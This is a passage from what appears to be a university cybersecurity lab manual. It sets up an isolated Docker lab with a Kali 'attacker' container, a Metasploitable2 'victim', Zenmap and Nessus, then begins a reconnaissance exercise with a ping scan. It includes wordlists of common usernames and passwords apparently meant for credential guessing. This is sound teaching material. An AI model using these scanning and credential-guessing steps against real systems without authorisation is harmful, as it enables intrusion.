


Fig 2.3: Microsoft Windows 10 Pro as Host Operating System

The hypervisor software "VMware® Workstation 16 Pro" has been installed on the host operating system.




Fig 2.4: VMware® Workstation 16 Pro As Hypervisor

In VMware Workstation, the "Ubuntu 20.04.3 LTS" operating system has been used as the guest operating system.




Fig 2.5: Ubuntu 20.04.3 LTS As Guest Operating System

The container engine "Docker Engine 20.10.11" has been installed to create and run multiple virtual machines or applications. The processes for installing Docker Engine are described below

1. Update the apt package index and install packages to allow apt to use a repository over HTTPS:

```
$ sudo apt-get install apt-transport-https ca-certificates curl gnupg lsb-release
```

2. Add Docker's official GPG key:

```
$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
```

3. Use the following command to set up the stable repository

```
$ echo "deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

4. Update the apt package index, and install the latest version of Docker Engine:


```
$ sudo apt-get update
```

```
$ sudo apt-get install docker-ce docker-ce-cli containerd.io
```

5. Now allow non-privileged users to run Docker commands

```
$ sudo usermod -aG docker $USER
```

```
$ reboot
```

A terminal window titled 'csl@CSL: ~' with standard Ubuntu window controls. The terminal shows the output of the 'docker version' command. It displays details for both the Docker Client and the Docker Engine (Server). The Client version is 20.10.11, API version is 1.41, Go version is go1.16.9, and it was built on Thu Nov 18 00:37:06 2021. The Engine version is also 20.10.11, API version is 1.41 (minimum 1.12), Go version is go1.16.9, and it was built on Thu Nov 18 00:35:15 2021. Other components like containerd, runc, and docker-init are also listed with their respective versions and commit hashes.

```
csl@CSL:~$ docker version
Client: Docker Engine - Community
Version:      20.10.11
API version:  1.41
Go version:   go1.16.9
Git commit:   dea9396
Built:        Thu Nov 18 00:37:06 2021
OS/Arch:      linux/amd64
Context:      default
Experimental: true

Server: Docker Engine - Community
Engine:
Version:      20.10.11
API version:  1.41 (minimum version 1.12)
Go version:   go1.16.9
Git commit:   847da18
Built:        Thu Nov 18 00:35:15 2021
OS/Arch:      linux/amd64
Experimental: false
containerd:
Version:      1.4.12
GitCommit:    7b11cfaabd73bb80907dd23182b9347b4245eb5d
runc:
Version:      1.0.2
GitCommit:    v1.0.2-0-g52b36a2
docker-init:
Version:      0.19.0
GitCommit:    de40ad0
csl@CSL:~$
```

Fig 2.6: Docker Engine 20.10.11 As Container Engine

For the lab environment, 4 docker images are used Kali Linux OS image, Metasploitable2 OS image, Zenmap Application image and Nessus Application image. Use the following command to pull these docker images from the official docker repository.

```
$ docker search kali  
$ docker pull kalilinux/kali-rolling  
  
$ docker search metasploitable  
$ docker pull tleemcjr/metasploitable2  
  
$ docker search zenmap  
$ docker pull alexandreoda/zenmap  
  
$ docker search nessus  
$ docker pull stevemcgrath/nessus_scanner
```

Now run the following command to create the

```
$ docker network create csl-network --attachable --subnet 10.10.10.0/29
```

To create containers using these images and make them ready to perform the cybersecurity lab exercise use the following steps

Kali Linux Container

- Creating Kali Linux container

```
$ docker run --name attacker_1 -it --hostname attacker_1 --network csl-network --  
ip="10.10.10.2" --cap-add ALL --env DISPLAY=$DISPLAY -v /dev/shm:/dev/shm --  
device /dev/snd --device /dev/dri --mount type=bind,src=/tmp/.X11-  
unix,dst=/tmp/.X11-unix kalilinux/kali-rolling /bin/bash
```

- Install the following packages that will be used in the cyber security lab exercise.

```
# apt-get install net-tools iputils-ping vim //ifconfig, ping, text editor  
# apt-get install hicolor-icon-theme libcanberra-gtk* libgl1-mesa-dri libgl1-mesa-glx  
libpangoxft-1.0-0 libpulse0 libv4l-0 fonts-symbola  
# apt-get install nmap firefox-esr metasploit-framework armitage burpsuite netcat-  
openbsd
```

- Create username and password files

```
# mkdir /home/Files
# cd /home/Files
# vim user_list.txt
    admin
    user
    root
    test
    guest
    msfadmin
    postgres

# vim password_list.txt
    admin
    user
    root
    test
    guest
    msfadmin
    postgres
```

Metasploitable2 Container

- Creating Metasploitable2 Linux container

```
$ docker run --name victim_1 -it --hostname victim_1 --network csl-network --
ip="10.10.10.3" tleemcjr/metasploitable2 /bin/bash
```

Zenmap Container

- Create Zenmap Container

```
$ docker run -d --name zenmap --network csl-network --ip="10.10.10.4" --user root -e
DISPLAY -e XAUTHORITY='/xauthority' -v ${HOME}:/home/zenmap -v
/tmp/.X11-unix:/tmp/.X11-unix/ -v ${XAUTHORITY}:/xauthority:ro
alexandreoda/zenmap
```

Nessus Container

- Create Nessus Container

```
$ docker run -d --name nessus --network csl-network --ip="10.10.10.5" -e  
ADMIN_USER="csl" -e ADMIN_PASS="csl" -p 8834:8834  
stevemcgrath/nessus_scanner
```
- Browser the following link and active Nessus with the activation code.
<https://10.10.10.5:8834/>
Activation Code: XXXX-XXXX-XXXX-XXXX-XXXX

Since the proposed mode are ready, its time to perform some cybersecurity lab exercise in the proposed cybersecurity model.

Chapter 3

Lab 01 - Active Reconnaissance and Vulnerability Scanning

3.1 Overview

This lab exercise explores the use of the Zenmap tool for active reconnaissance and the Nessus tool for vulnerability scanning.

3.2 Background Information

Reconnaissance is the process of gathering information about targets while remaining undetected. Passive and active reconnaissance are the two types of reconnaissance. Passive reconnaissance is based on information that is freely available to the public. It has the advantage of being inconspicuous, but it also has the downside of being limited to only a few websites and being unreliable. Active reconnaissance, on the other hand, interacts directly with the target to obtain system-level data. It can be extremely beneficial and accurate, but it comes with the risk of being discovered. Zenmap is the graphical user interface of Nmap which aims to make Nmap easy to use for novices while providing complex functionality for advanced users. It is a free and open-source tool that uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) they are offering, what operating systems (and OS versions) they are running, and dozens of other characteristics.


Vulnerability scanning is an automated process of proactively identifying security vulnerabilities in computer systems and software running on them. Vulnerability scans not only discover security flaws but also forecast how effective countermeasures will be in the event of a threat or attack. Nessus is the most well-known and effective vulnerability scanning tool, capable of scanning computer systems and discovering security holes quickly and effectively. Nessus works by analyzing each port on a computer, determining what service it is running, and then testing that service for vulnerabilities that may be exploited by an attacker to launch a harmful attack. Nessus performs its scans by utilizing plugins that contain vulnerability information, a simplified set of remediation actions and the algorithm to test for the presence of the security issue.

3.3 Performing the Lab

Step 1: Initialize the Victim Container

First, start and attach the victim container by opening a GNOME Terminal on the Ubuntu machine and running the following commands

```
docker start victim_1  
docker attach victim_1
```




```
cs1@CSL: ~  
cs1@CSL:~$ docker start victim_1  
victim_1  
cs1@CSL:~$ docker attach victim_1  
root@victim_1:/#
```

Fig 3.1: Start and Attach the Victim Container

In the victim container, all services are disabled by default. Run the following command in the terminal of the victim container to start the required services.

```
services.sh
```



```
@victim_1: /  
root@victim_1:/# services.sh  
* Starting web server apache2  
apache2: Could not reliably determine the server's fully qualified domain name,  
using 10.10.10.3 for ServerName  
[ OK ]  
* Starting deferred execution scheduler atd [ OK ]  
* Starting periodic command scheduler crond [ OK ]  
Starting distccd  
* Starting MySQL database server mysql [ OK ]  
* Checking for corrupt, not cleanly closed and upgrade needing tables.  
* Configuring network interfaces... [ OK ]  
* Starting portmap daemon... [ OK ]  
* Starting Postfix Mail Transport Agent postfix [ OK ]  
* Starting PostgreSQL 8.3 database server [ OK ]  
* Starting ftp server proftpd [ OK ]  
* Starting Samba daemons [ OK ]  
Starting network management services: snmpd.  
* Starting OpenBSD Secure Shell server sshd [ OK ]  
* Starting system log daemon...  
snmpd[710]: error finding row index in _ifXTable_container_row_restore  
[ OK ]  
* Starting Tomcat servlet engine tomcat5.5 [ OK ]  
* Starting internet superserver xinetd [ OK ]  
* Doing Wacom setup... [ OK ]  
* Running local boot scripts (/etc/rc.local)  
nohup: appending output to 'nohup.out'  
nohup: appending output to 'nohup.out'  
[ OK ]  
root@victim_1:/#
```

Fig 3.2: Start Necessary Services of the Victim Container

Step 2: Start Zenmap Container

Open another GNOME Terminal in the ubuntu machine and run the following command to start the zenmap container.

```
docker start zenmap
```




Fig 3.3: Start the Zenmap Container





Fig 3.4: Zenmap

Step 3: Get the Network Information of the Zenmap Container

In the GNOME Terminal of the ubuntu machine, run the following command to get the network information of the zenmap container.

```
docker inspect zenmap -f "{{json .NetworkSettings.Networks }}"
```



```
csl@CSL:~$ docker inspect zenmap -f "{{json .NetworkSettings.Networks }}"
{"csl-network":{"IPAMConfig":{"IPv4Address":"10.10.10.4"},"Links":null,"Aliases":["893f7124d417"],"NetworkID":"d0d4a4f47abbed7c7519990dcc29fe0af95c74182df0d19251829bd2d57bb4a7","EndpointID":"3f9b10ed7acb5454d74d665c7353a4ac1f033d4c6a38d274bc12d6c25530e4c8","Gateway":"10.10.10.1","IPAddress":"10.10.10.4","IPPrefixLen":29,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:0a:0a:0a:04","DriverOpts":null}}
```

Fig 3.5: Network Information of the zenmap Container

So, the IP address of the zenmap container is 10.10.10.4 which is under the 10.10.10.0/29 network and the gateway is 10.10.10.1.

Step 4: Perform Active Reconnaissance

Host Discovery

One of the first stages of network reconnaissance is host discovery. The adversary generally starts with a target network and utilizes a variety of approaches to see whether any hosts are present. Ping Sweep, also known as ICMP Sweep or Ping Scan a basic network scanning technique used to identify active hosts on a network. While the ping command is used to ping a single host to identify its existence, Ping scan allows to ping multiple IP addresses simultaneously. By default, Ping Scan uses an ICMP echo request, TCP SYN to port 443, TCP ACK to port 80, and an ICMP timestamp request to perform host discovery. Only SYN packets are sent to ports 80 and 443 on the target when run by an unprivileged user. ARP requests are used when a privileged user tries to scan targets on a local ethernet network.

To perform the Ping Scan, Type the network “10.10.10.0/29” in the target field of the Zenmap, change the profile to “Ping scan” and click the “Scan” button.




Fig 3.6: Output of the Ping Scan

The corresponding Nmap command of the “Ping Scan” profile is shown on the command field. The -sn option is used for Ping Scan.

The output of the “Ping Scan” shows two hosts are up on the 10.10.10.0/29 network.

- 10.10.10.3, the victim container
- 10.10.10.4, the zenamp container.

Now click the “*Topology*” tab and then click the “*Fisheye*” tab. This will give a visual representation of how the network is laid out.

